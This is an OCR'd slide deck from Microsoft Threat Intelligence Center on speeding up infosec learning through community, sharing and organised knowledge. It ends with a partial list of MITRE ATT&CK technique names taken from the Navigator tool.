Microsoft


# Advancing InfoSec


## Towards an Open, Shareable, Contributor-Friendly model of speeding InfoSec learning

John Lambert, @JohnLaTwC
Microsoft Threat Intelligence Center

Microsoft
Threat
Intelligence
Center

# Conventional Wisdom in Defense






| Traditional Defenders |
| --- |
| Defend a list of assets |
| Manage incidents |
| Minimize risks by keeping incidents secret |
| View pentest results as a report card |
| Think about stopping attacks |


| Modern Defenders |
| --- |
| Defend a graph of assets |
| Manage adversaries |
| Maximize learning by sharing incidents with trusted outside peers |
| View pentest results as an input |
| They think about increasing attacker requirements |


# OneHunt

*Promote learning, education, and networking across Microsoft-wide security community*

Teams:
10+ Pen testers from 7 teams
20+ Defenders from 10 teams
Methods: Edge network attacks, phishing, physical (tailgating)





# Insights

- Reveal Cards
- People that know each other's strengths team better in a crisis
- Sharing not shaming
- Show up with tools and techniques to share
- No scoring or ranking
- Learning, teaching, collaboration
- Strive for new findings and techniques

# How do we increase the rate of learning in InfoSec?

If you want to go fast, go alone

If you want to go far, go together

African Proverb

# Advancing InfoSec

# Accelerating Learning in InfoSec

Promoting Community

Organized Knowledge

Executable Know-how

Repeatable Analysis


# Promoting Community

# Community


- Conferences
- Blogs
- Twitter
- Creating Shared Tools
- Mentoring
  - Individuals mentoring individuals
  - Teams buddying up with other teams
  - Orgs buddying up with other orgs
  - Industries buddying up with other industries

# Organized Knowledge

# Knowledge



ATT&CK™ Navigator
https://mitre.github.io/attack-navigator/enterprise/
MITRE ATT&CK™ Navigator
layer
selection controls
layer controls
technique controls
Initial Access
10 items
Drive-by Compromise
Exploit Public-Facing Application
Hardware Additions
Replication Through Removable Media
Spearphishing Attachment
Spearphishing Link
Spearphishing via Service
Supply Chain Compromise
Trusted Relationship
Valid Accounts
Execution
31 items
AppleScript
CMSTP
Command-Line Interface
Control Panel Items
Dynamic Data Exchange
Execution through API
Execution through Module Load
Exploitation for Client Execution
Graphical User Interface
InstallUtil
Launchctl
Local Job Scheduling
LSASS Driver
Mshta
PowerShell
Regsvcs/Regasm
Regsvr32
Rundll32
Scheduled Task
Scripting
Service Execution
Signed Binary Proxy Execution
Signed Script Proxy Execution
Source
Space after Filename
Third-party Software
Trap
Trusted Developer Utilities
User Execution
Windows Management Instrumentation
Windows Remote Management
Persistence
56 items
.bash_profile and .bashrc
Accessibility Features
AppCert DLLs
Appinit DLLs
Application Shimming
Authentication Package
BITS Jobs
Bootkit
Browser Extensions
Change Default File Association
Component Firmware
Component Object Model Hijacking
Create Account
DLL Search Order Hijacking
Dylib Hijacking
External Remote Services
File System Permissions Weakness
Hidden Files and Directories
Hooking
Hypervisor
Image File Execution Options Injection
Kernel Modules and Extensions
Launch Agent
Launch Daemon
Launchctl
LC_LOAD_DYLIB Addition
Local Job Scheduling
Login Item
Logon Scripts
LSASS Driver
Modify Existing Service
Privilege Escalation
28 items
Access Token Manipulation
Accessibility Features
AppCert DLLs
Appinit DLLs
Application Shimming
Bypass User Account Cor
DLL Search Order Hijacki
Dylib Hijacking
Exploitation for Privilege Escalation
